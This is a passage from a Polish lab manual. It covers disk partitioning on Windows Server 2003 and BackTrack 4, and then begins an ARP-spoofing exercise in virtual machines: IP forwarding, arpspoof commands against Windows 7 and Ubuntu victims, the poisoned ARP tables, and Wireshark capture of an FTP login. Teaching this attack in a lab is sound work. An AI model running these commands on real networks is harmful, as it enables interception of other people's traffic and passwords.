
1.12. Inicjowanie i formatowanie dysku twardego – Windows Server 2003

- 1.12.1. Wybierz **Start -> Uruchom** i wpisz **compmgmt.msc** w celu uruchomienia usługi *Zarządzania komputerem*.




Rys. 1.70. Uruchamianie *compmgmt.msc*
Źródło: opracowanie własne.

- 1.12.2. Z drzewa zasobów po lewej stronie wybierz **Zarządzanie komputerem (lokalne) -> Magazyny -> Zarządzanie dyskami**. Gdy tylko menadżer dysków wykryje nowy sprzęt zostanie uruchomiony *Kreator inicjowania i konwertowania dysku*, wybierz **Dalej >**.




Rys. 1.71. Widok *Kreator inicjowania i konwertowania dysku*
Źródło: opracowanie własne.

1.12.3. Wybierz dysk do zainicjowania i przejdź **Dalej >** .




Rys. 1.72. *Kreator inicjowania i konwertowania dysku* – wybór dysku do zainicjowania
Źródło: opracowanie własne.

1.12.4. Chcemy zainicjować, a nie konwertować dysku, więc na kolejnym ekranie odznaczyć pole **Dysk 1** i przejdź **Dalej >**.




Rys. 1.73. *Kreator inicjowania i konwertowania dysku* – wybór dysku do konwertowania
Źródło: opracowanie własne.

1.12.5. Wybierz **Zakończ** w celu zakończenia pracy kreatora.




Rys. 1.74. Kończenie pracy *Kreatora inicjowania i konwertowania dysku*
Źródło: opracowanie własne.

1.12.6. Aby uruchomić *Kreator nowych partycji* kliknij prawym przyciskiem myszy na obszarze Dysku 1 opisanym jako „Nieprzydzielone”, a następnie wybierz **Nowa partycja...**




Rys. 1.75. Uruchamianie *Kreatora nowych partycji*
Źródło: opracowanie własne.

1.12.7. Wybierz typ **Partycja podstawowa** i przejdź **Dalej**.




Rys. 1.76. *Kreator nowych partycji* – wybieranie typu partycji
Źródło: opracowanie własne.

1.12.8. Określ rozmiar partycji, przydzielając maksymalną dostępną ilość miejsca na dysku podaną w MB i przejdź **Dalej**.




Rys. 1.77. *Kreator nowych partycji* – określanie rozmiaru partycji
Źródło: opracowanie własne.

- 1.12.9. Zaznacz **Przypisz następującą literę dysku** i wybierz z listy literę **E**, następnie wybierz **Dalej**.



Rys. 1.78. *Kreator nowych partycji* – przypisywanie litery dysku
Źródło: opracowanie własne.

- 1.12.10. Zaznacz **Formatuj tę partycję z następującymi ustawieniami:** oraz przed przejściem **Dalej >** upewnij się, że następujące pola są skonfigurowane zgodnie z rysunkiem rys. 1.79.



Rys. 1.79. *Kreator nowych partycji* – ustawienia formatowania partycji
Źródło: opracowanie własne.

Gdy zakończysz działanie kreatora rozpocznie się proces zakładania partycji oraz formatowania do wybranego systemu plików. Po zakończeniu formatowania dysk będzie gotowy do pracy.


1.13. Inicjowanie i formatowanie dysku twardego - BackTrack 4

GParted to aplikacja posiadająca przejrzysty, intuicyjny interfejs graficzny pozwalający na bardzo szybkie i sprawne zakładanie oraz formatowanie nowych partycji.

1.13.1. Aby uruchomić aplikację *Gparted*, wpisz w konsoli :


```
gparted
```

1.13.2. Przejdź do właściwego urządzenia wybierz **GParted > Devices > /dev/sdb**.




Rys. 1.80. *GParted* – wybór urządzenia
Źródło: opracowanie własne.

1.13.3. Następnie kliknij prawym przyciskiem myszy na obszarze opisanym jako „unallocated” i wybierz **New**.



Rys. 1.81. *GParted* – zakładanie nowej partycji
Źródło: opracowanie własne.


1.13.4. Przed właściwym stworzeniu partycji zostaniesz ostrzeżony o następstwach powyższej operacji, czyli utracie danych, nasz dysk jest pusty, więc bez obaw wybierz **Create**.



Rys. 1.82. Ostrzeżenie o utracie danych w wyniku zakładania nowej partycji
Źródło: opracowanie własne.


1.13.5. Ponownie wykonaj czynności z punktu 1.13.3, pozwoli to na uruchomienie kreatora nowej partycji. Następnie ustaw pole **New Size (MiB):** na maksymalny dostępny rozmiar, pole **Create as:** na **Primary Partition** oraz pole **Filesystem:** na **ext3**. W razie wątpliwości prawidłową

konfigurację przedstawia rysunek poniżej. Jeżeli wszystko jest skonfigurowane prawidłowo, wybierz **Add**.




Rys. 1.83. *GParted* – kreator nowej partycji
Źródło: opracowanie własne.

1.13.6. Następnie wybierz z paska narzędzi **Apply**, po pojawieniu się ostrzeżenia o utracie danych raz jeszcze wybierz **Apply**.



Rys. 1.84. *GParted* - Tworzenie partycji podstawowej
Źródło: opracowanie własne.



Rys. 1.85. Ostrzeżenie przed utratą danych
Źródło: opracowanie własne.

1.13.7. Przejdź do folderu /media/

```
cd /media/
```

następnie stwórz katalog sdb1

```
mkdir sdb1
```

i zamontuj partycje przy pomocy polecenia:


```
mount /dev/sdb1 /media/sdb1/
```

2. ARP-SPOOFING

Opracował:	Sławomir Adamus
Cel ćwiczenia:	wykonanie ataku ARP-spoofing na system MS Windows i zabezpieczenie przed atakiem
Potrzebne narzędzia:	BackTrack Linux 4, Microsoft Wndows 7, Ubuntu 10.10, arpspoof, driftnet
Literatura:	M. Szmit, M. Gusta, M. Tomaszewski, 101 zabezpieczeń przed atakami w sieci komputerowej, Wyd. Helion, 2005, ss. 22-25, 48-51.

Współczesne sieci komputerowe budowane są głównie z wykorzystaniem przełączników sieciowych (ang. *switch*), które w odróżnieniu od koncentratorów (ang. *hub*) przesyłają ramki tylko między odpowiednimi portami. Decyzje o przesłaniu ramki podejmowane są na podstawie tablicy adresów fizycznych MAC, w której znajdują się odwzorowania adresów MAC na porty switcha. Aby możliwy był podsłuch, konieczne jest zaburzenie mechanizmu decydującego o przesłaniu ramki do konkretnego portu. Można tego dokonać m.in. poprzez fałszowanie pakietów ARP (ang. Address Resolution Protocol – protokół odpowiedzialny za powiązanie adresów IP z adresami MAC), zalewanie switcha dużą ilością ramek ze sfałszowanym adresem MAC w celu przepełnienia pamięci urządzenia (ang. *MAC-flooding*) oraz duplikację adresu MAC ofiary. W ćwiczeniu zaprezentowana zostanie pierwsza z wymienionych metod podsłuchu, ponieważ współczesne switche są w pewnym stopniu odporne na atak MAC-flooding, a duplikacja adresu MAC umożliwia jedynie częściowe przechwycenie transmisji.

W ćwiczeniu wykorzystane zostaną maszyny z systemami *Microsoft Windows 7*, *BackTrack 4*, *Ubuntu 10.10* oraz *Debian 5* w roli routera. Na rys. 2.1 przedstawiony został schemat sieci wykorzystanej przy ćwiczeniu.



Rys. 2.1. Schemat sieci wykorzystanej w ćwiczeniu
Źródło: opracowanie własne.

2.1. Przeprowadzenie ataku

2.1.1. Uruchom wirtualną maszynę z systemem *Debian* i zaloguj się do systemu.

2.1.2. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem.
Wpisz:

```
ping -c 4 www.google.pl
```

2.1.3. Uruchom wirtualną maszynę z systemem *Windows 7* i zaloguj się do systemu.

2.1.4. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem.
Wpisz w konsoli (**Start-> Wyszukaj programy i pliki -> cmd**):

```
ping www.google.pl
```

```

C:\Documents and Settings\Administrator>ping www.p.lodz.pl
Badanie web0.p.lodz.pl [212.51.207.72] z 32 bajtami danych:
Odpowiedź z 212.51.207.72: bajtów=32 czas=14ms TTL=51
Odpowiedź z 212.51.207.72: bajtów=32 czas=9ms TTL=51
Odpowiedź z 212.51.207.72: bajtów=32 czas=20ms TTL=51
Odpowiedź z 212.51.207.72: bajtów=32 czas=27ms TTL=51
Statystyka badania ping dla 212.51.207.72:
    Pakiety: Wysłane = 4, Odebrane = 4, Utracone = 0 <0% straty>.
Szacunkowy czas błędzenia pakietów w millisekundach:
    Minimum = 9 ms, Maksimum = 27 ms, Czas średni = 17 ms
  
```

Rys. 2.2. Windows 7 – polecenie ping
Źródło: opracowanie własne.

2.1.5. Wyświetl tablicę ARP systemu w celu porównania z tablicą po ataku.
Wpisz w konsoli polecenie:

```
arp -a
```

```
C:\Windows\system32>arp -a  
Interfejs: 172.16.1.6 --- 0xb  
Adres internetowy    Adres fizyczny      Typ  
172.16.1.1           00-30-4f-15-e8-45   dynamiczne
```

Rys. 2.3. Windows 7 – tablica ARP przed dokonaniem ataku
Źródło: opracowanie własne.

2.1.6. Uruchom wirtualną maszynę z systemem *Ubuntu 10.10* i zaloguj się do systemu.

2.1.7. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem.
Wpisz w konsoli:

```
ping -c 4 www.google.pl
```

```
bss@bss-VirtualBox:~$ ping -c 4 www.google.pl  
PING www.l.google.com (74.125.230.81) 56(84) bytes of data:  
64 bytes from 74.125.230.81: icmp_req=1 ttl=51 time=52.7 ms  
64 bytes from 74.125.230.81: icmp_req=2 ttl=51 time=52.0 ms  
64 bytes from 74.125.230.81: icmp_req=3 ttl=51 time=53.1 ms  
64 bytes from 74.125.230.81: icmp_req=4 ttl=51 time=52.6 ms  
  
--- www.l.google.com ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 15378ms  
rtt min/avg/max/mdev = 52.074/52.656/53.155/0.385 ms  
bss@bss-VirtualBox:~$
```

Rys. 2.4. Ubuntu 10.10 – polecenie ping
Źródło: opracowanie własne.

2.1.8. Wyświetl tablicę ARP systemu w celu porównania z tablicą po ataku.
Wpisz w konsoli polecenie:

```
arp
```

```
bss@bss-VirtualBox:~$ arp  
Address          HWtype  HWaddress           Flags Mask          Iface  
172.16.1.1       ether   08:00:27:78:0d:18   C                   eth0  
bss@bss-VirtualBox:~$
```

Rys. 2.5. Tablica ARP systemu *Ubuntu 10.10* przed wykonaniem ataku
Źródło: opracowanie własne.

2.1.9. Uruchom wirtualną maszynę z systemem *BackTrack 4* i zaloguj się do systemu.

- 2.1.10. Upewnij się, że konfiguracja sieci pozwala na komunikację z Internetem.
Wpisz w konsoli:

```
ping -c 4 www.google.pl
```

```
root@bt:~# ping -c 4 www.p.lodz.pl
PING web0.p.lodz.pl (212.51.207.72) 56(84) bytes of data:
64 bytes from web0.p.lodz.pl (212.51.207.72): icmp_seq=1 ttl=51 time=9.85 ms
64 bytes from web0.p.lodz.pl (212.51.207.72): icmp_seq=2 ttl=51 time=9.50 ms
64 bytes from web0.p.lodz.pl (212.51.207.72): icmp_seq=3 ttl=51 time=10.4 ms
64 bytes from web0.p.lodz.pl (212.51.207.72): icmp_seq=4 ttl=51 time=11.1 ms

--- web0.p.lodz.pl ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 9.509/10.221/11.105/0.604 ms
root@bt:~#
```

Rys. 2.6 Polecenie *ping* w systemie *BackTrack*
Źródło: opracowanie własne.

- 2.1.11. Aby ofiara nie zauważyła, że pakiety wysyłane z jej komputera są przechwytywane, na maszynie z systemem *BackTrack* uruchom przekazywanie pakietów, dzięki czemu zacznie ona działać jako pseudo-router. Wpisz w konsoli systemu *BackTrack*:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

- 2.1.12. Atak ARP-spoofing wykonany zostanie przy użyciu programu *arp spoof*. Program wywołuje się następująco:

```
arp spoof -i <interfejs> -t <adres_ofiary> <adres_bramy>
```

gdzie:


<interfejs> - interfejs sieciowy wykorzystywany do ataku

<adres_ofiary> - adres IP komputera ofiary

<adres_bramy> - adres IP bramy do Internetu

Wpisz w konsoli:

```
arp spoof -i eth0 -t 172.16.1.4 172.16.1.1
```



```
root@bt: ~ - Shell No. 2 - Konsola
Session Edit View Bookmarks Settings Help

root@bt:~# arp spoof -i eth0 -t 172.16.1.6 172.16.1.1
0:c:29:8:b0:ff 0:c:29:24:b1:a2 0806 42: arp reply 172.16.1.1 is-at 0:c:29:8:b0:ff
0:c:29:8:b0:ff 0:c:29:24:b1:a2 0806 42: arp reply 172.16.1.1 is-at 0:c:29:8:b0:ff
```

Rys. 2.7. *BackTrack* – wynik działania programu *arp spoof*
Źródło: opracowanie własne.

2.1.13. Uruchom drugą instancję konsoli (**Ctrl + Shift + N**) i uruchom atak na maszynę z systemem *Ubuntu*. Wpisz w konsoli:

```
arp spoof -i eth0 -t 172.16.1.5 172.16.1.1
```

2.1.14. Przejdź do maszyny z systemem *Windows 7* i wyświetl tablicę ARP:

```
arp -a
```

```
C:\Users\bss>arp -a
Interfejs: 172.16.1.4 --- 0xb
Adres internetowy      Adres fizyczny      Typ
172.16.1.1             08-00-27-e2-c2-34   dynamiczne
172.16.1.2             08-00-27-e2-c2-34   dynamiczne
172.16.1.255          ff-ff-ff-ff-ff-ff   statyczne
```

Rys. 2.8. Tablica ARP systemu *Windows* po wykonaniu ataku
Źródło: opracowanie własne.

2.1.15. Przejdź do maszyny z systemem *Ubuntu 10.10* i wyświetl tablicę ARP:

```
arp
```

```
bss@bss-VirtualBox:~$ arp
Address            HWtype  HWaddress      Flags Mask    Iface
172.16.1.2         ether   08:00:27:e2:c2:34  C             eth0
172.16.1.1         ether   08:00:27:e2:c2:34  C             eth0
bss@bss-VirtualBox:~$
```

Rys. 2.9. Tablica ARP systemu *Ubuntu* po wykonaniu ataku
Źródło: opracowanie własne.


Na zrzutach ekranu widać, że adres fizyczny bramy (IP: 172.16.1.1) jest identyczny z adresem MAC komputera agresora (IP: 172.16.1.2).

Wykonanie ataku ARP-spoofing umożliwia podsłuch (ang. *sniffing*) transmisji prowadzonej przez komputer ofiary. Można podsłuchiwać np. loginy i hasła do usług, których transmisja nie jest szyfrowana.

2.1.16. Na komputerze z systemem *BackTrack* uruchom program *Wireshark* umożliwiający podsłuch transmisji. Wpisz w konsoli:

```
wireshark
```

2.1.17. W głównym oknie programu należy wybrać interfejs, z którego przechwytywane będą pakiety (**eth0**).



Rys. 2.10. Główne okno programu *Wireshark*
Źródło: opracowanie własne.

2.1.18. Następnie przejdź na maszynę z systemem *Windows* i połącz się z serwerem FTP (ang. File Transfer Protocol – protokół transferu plików) wymagającym logowania. W tym celu wpisz w konsoli komendę:

ftp <adres_serwera>

gdzie:

<adres_serwera> - adres IP serwera udostępniającego usługę FTP

Wpisz w konsoli:

```
ftp ftp.trolltech.com
```

2.1.19. Na serwerze zaloguj się używając poświadczeń:

Login: **ftp**

Hasło: **ftp**

